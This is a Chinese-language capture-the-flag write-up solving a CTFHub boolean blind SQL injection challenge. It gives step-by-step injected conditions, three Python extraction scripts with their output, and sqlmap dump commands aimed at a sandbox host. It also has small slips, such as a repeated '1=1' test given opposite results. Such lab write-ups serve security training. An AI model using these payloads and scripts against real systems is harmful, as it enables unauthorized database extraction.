题目考点

- SQL注入
- 布尔盲注

解题思路

tips

在注入语句时应当注意是在输入框中输入数据还是直接拼接在url后面，ctfhub的输入框似乎并不会正确识别“=”符号，部分浏览器的地址栏并不会将“#”正确转义成注释符。
可以直接用相关符号的URL编码进行手工转义后拼接在url后面确保能被正确识别。

```
%27 # 单引号' 的 URL 编码
%20 # 空格  的 URL 编码
%3C # 小于号< 的 URL 编码
%3E # 大于号> 的 URL 编码
```

注入分析

访问id=1，虽然无法知道从数据库检索出来的数据是什么，但此时能够从数据库中检索出非空数据。

访问id=-1，则不能从数据库中检索出数据。

用and语句拼接布尔表达式，注入的布尔表达式结果为 true 时，返回query_success。
而注入的布尔表达式结果为 false 时，返回query_error。

访问id=1 and 1=1，返回query_success。

访问id=1 and 1=1，返回query_error。

访问id=1’ and 1=1 #，返回query_error。

说明存在注入，并且是数字型的注入，如果是字符型的注入，则需要闭合前面的单引号和注释掉后面的多余字符。

通过这种方式，根据页面返回值的不同，得知注入的布尔表达式结果是 True 或者 False。这种方法就叫布尔盲注!

手工注入

猜解库名长度

`1 and length(database())=1`

通过穷举法进行尝试，当注入`1 and length(database())=4`时，返回query_success，说明当前使用的数据库名长度为4。

database()：返回当前使用数据库名称
length()：返回字符串的长度

猜解库名

通过二分法进行尝试，不断注入逐步猜解出库名的每一位字符。

substr(str, pos, len)：截取字符串，str为字符串，pos为起始位置，len为截取字符长度。
ascii()：返回字符的ascii码

ASCII 表 | 菜鸟教程

以猜解库名的第一位字符为例，注入流程如下：

`1 and ascii(substr(database(),1,1))>97`
返回query_success，说明数据库名的第一个字符的ascii值大于97，97为小写字母a的ascii值。

`1 and ascii(substr(database(),1,1))<122`
返回query_success，说明数据库名的第一个字符的ascii值小于 122，122为小写字母z的ascii值。

`1 and ascii(substr(database(),1,1))<109`
返回query_error，说明数据库名的第一个字符的ascii值不小于 109，109为小写字母m的ascii值。

`1 and ascii(substr(database(),1,1))<116`
返回query_success，说明数据库名的第一个字符的ascii值小于 116，116为小写字母t的ascii值。

范围较小时使用穷举法在已知范围内逐个尝试。

`1 and ascii(substr(database(),1,1))=115`

返回query_success，说明数据库名的第一个字符的ascii值等于115，115为小写字母s的ascii值。

当注入`1 and ascii(substr(database(),2,1))>=113`时，返回query_success，说明数据库名的第二个字符的ascii值等于113，113为小写字母q的ascii值。

猜解库名的其他位字符，方法同上，得出完整的数据库名为“sqli”。

猜解表的数量

注入`1 and (select count(table_name) from information_schema.tables where table_schema=database())=1`，返回query_error，说明表的数量不为1。

注入`1 and (select count(table_name) from information_schema.tables where table_schema=database())=2`，返回query_success，说明表的数量为2。

count(列名)：返回列名指定列的记录数

猜解表名长度

注入`1 and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=4`，返回query_success，说明第一个表名长度为4。

猜解第二个表名的长度则将 limit() 的第一个参数值由0修改为1。

limit(i,n)：从第i行数据开始，取n条数据，i从0开始。

猜解表名

猜解第一个表名的第一个字符，返回query_success，说明第一个表名的第一个字符为f。
`1 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=102`

注入流程与方法参考猜解库名，最终得出完整的第一个表名为“flag”。

猜解第二个表名则将 limit() 的第一个参数值由0修改为1。

完整的第二个表名“news”。

猜解字段的数量

猜解表flag的字段数量，返回query_success，说明表名flag的字段数量为1。
`1 and (select count(column_name) from information_schema.columns where table_name='flag')=1`

猜解字段名的长度

猜解表flag中第一个字段名的长度，返回query_success，说明表flag中第一个字段名的长度为4。
`1 and length(substr((select column_name from information_schema.columns where table_name= 'flag' limit 0,1),1))=4`

若该表有第二个字段，猜解第二个字段名的长度则将 limit() 的第一个参数值由0修改为1。

猜解字段名

猜解表flag中第一个字段名的第一个字符，返回query_success，说明表flag中第一个字段名的第一个字符为f。

`1 and ascii(substr((select column_name from information_schema.columns where table_name= 'flag' limit 0,1),1,1))=102`

若该表有第二个字段，猜解第二个字段名则将 limit() 的第一个参数值由0修改为1。

注入流程与方法参考猜解库名，最终得出表flag中完整的第一个字段名为“flag”。

获取数据

注入如下语句，返回query_success，说明 sqli.flag 表下的 flag 列的第一个数据内容为小写字母c。

`1 and ascii(substr((select flag from sqli.flag limit 0,1),1,1))=99`

若有第二个数据，猜解第二个数据则将 limit() 的第一个参数值由0修改为1。

注入流程与方法参考猜解库名，最终可得出表 sqli.flag 下的 flag 列中完整的第一个数据内容。

脚本注入

我们可以用Python编写脚本来对目标网站进行自动注入。

mid()函数和substr()函数的使用方法类似。

获取当前数据库中所有表名称

```
#-- coding:UTF-8 --
import requests

#目标url
url = 'http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1'
#设置一个空字符串，用于存放查询出来数据
result = ''
#i表示表的长度，一般不会超过30
for i in range(1,30):
    #j表示ascii码（字母、数字还有一些特殊符号）
    for j in range(32,127):
        #注入语句
        payload = " and (select ascii(mid((select group_concat(table_name) from information_schema.tables where table_schema=database()), {}, 1))) = {}".format(i,j)
        #将网址和注入语句拼接成访问请求
        r = requests.get(url+payload)
        #print(r.text)

        if('query_success' in r.text):
            #将匹配到的字符添加到result中
            result += chr(j)
            #打印匹配到的字符
            print(result)
            #跳出此次循环
            break
```

```
root@VM-8-17-ubuntu:/young/tools# python exploit1.py
f
fl
fla
flag
flag,
flag,n
flag,ne
flag,new
flag,news
```

获取表flag中所有字段名称

```python
#-- coding:UTF-8 --
import requests

#目标url
url = 'http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1'
#设置一个空字符串，用于存放查询出来数据
result = ''
#i表示表的长度，一般不会超过30
for i in range(1,30):
    #j表示ascii码（字母、数字还有一些特殊符号）
    for j in range(32,127):
        #注入语句
        payload = " and (select ascii(mid((select group_concat(column_name) from information_schema.columns where table_name='flag'), {}, 1))) = {}".format(i,j)

        #将网址和注入语句拼接成访问请求
        r = requests.get(url+payload)
        #print(r.text)

        if('query_success' in r.text):
            #将匹配到的字符添加到result中
            result += chr(j)
            #打印匹配到的字符
            print(result)
            #跳出此次循环
            break
```

```
root@VM-8-17-ubuntu:/young/tools# python exploit2.py
f
fl
fla
flag
```

获取表flag中字段flag的数据

```python
#-- coding:UTF-8 --
import requests

#目标url
```

```
url = 'http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1'
#设置一个空字符串，用于存放查询出来数据
result = ''
#i表示表的长度，一般不会超过50
for i in range(1,50):
    #j表示ascii码（字母、数字还有一些特殊符号）
    for j in range(32,127):
        #注入语句
        payload = " and (select ascii(mid((select concat(flag) from flag), {},
1))) = {}".format(i,j)

        #将网址和注入语句拼接成访问请求
        r = requests.get(url+payload)
        #print(r.text)

        if('query_success' in r.text):
            #将匹配到的字符添加到result中
            result += chr(j)
            #打印匹配到的字符
            print(result)
            #跳出此次循环
            break
```

```
root@VM-8-17-ubuntu:/young/tools# python exploit3.py
c
ct
ctf
ctfh
ctfhu
ctfhub
ctfhub{
ctfhub{1
ctfhub{10
ctfhub{108
ctfhub{108c
ctfhub{108c4
ctfhub{108c4e
ctfhub{108c4e8
ctfhub{108c4e8a
ctfhub{108c4e8af
ctfhub{108c4e8af5
ctfhub{108c4e8af57
ctfhub{108c4e8af577
ctfhub{108c4e8af577e
ctfhub{108c4e8af577ea
ctfhub{108c4e8af577ea3
ctfhub{108c4e8af577ea33
ctfhub{108c4e8af577ea335
ctfhub{108c4e8af577ea335a
ctfhub{108c4e8af577ea335a7
ctfhub{108c4e8af577ea335a70
ctfhub{108c4e8af577ea335a70b
ctfhub{108c4e8af577ea335a70b1
ctfhub{108c4e8af577ea335a70b10
ctfhub{108c4e8af577ea335a70b109
ctfhub{108c4e8af577ea335a70b109}
```


使用sqlmap

获取库名

`python sqlmap.py -u "http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1" --dbs`

获取表名

`python sqlmap.py -u "http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1" -D sqli --tables`




获取字段名

`python sqlmap.py -u "http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag --columns`

获取数据

`python sqlmap.py -u "http://challenge-3e5842a08066e481.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag -C flag --dump`



FLAG

此题为动态FLAG。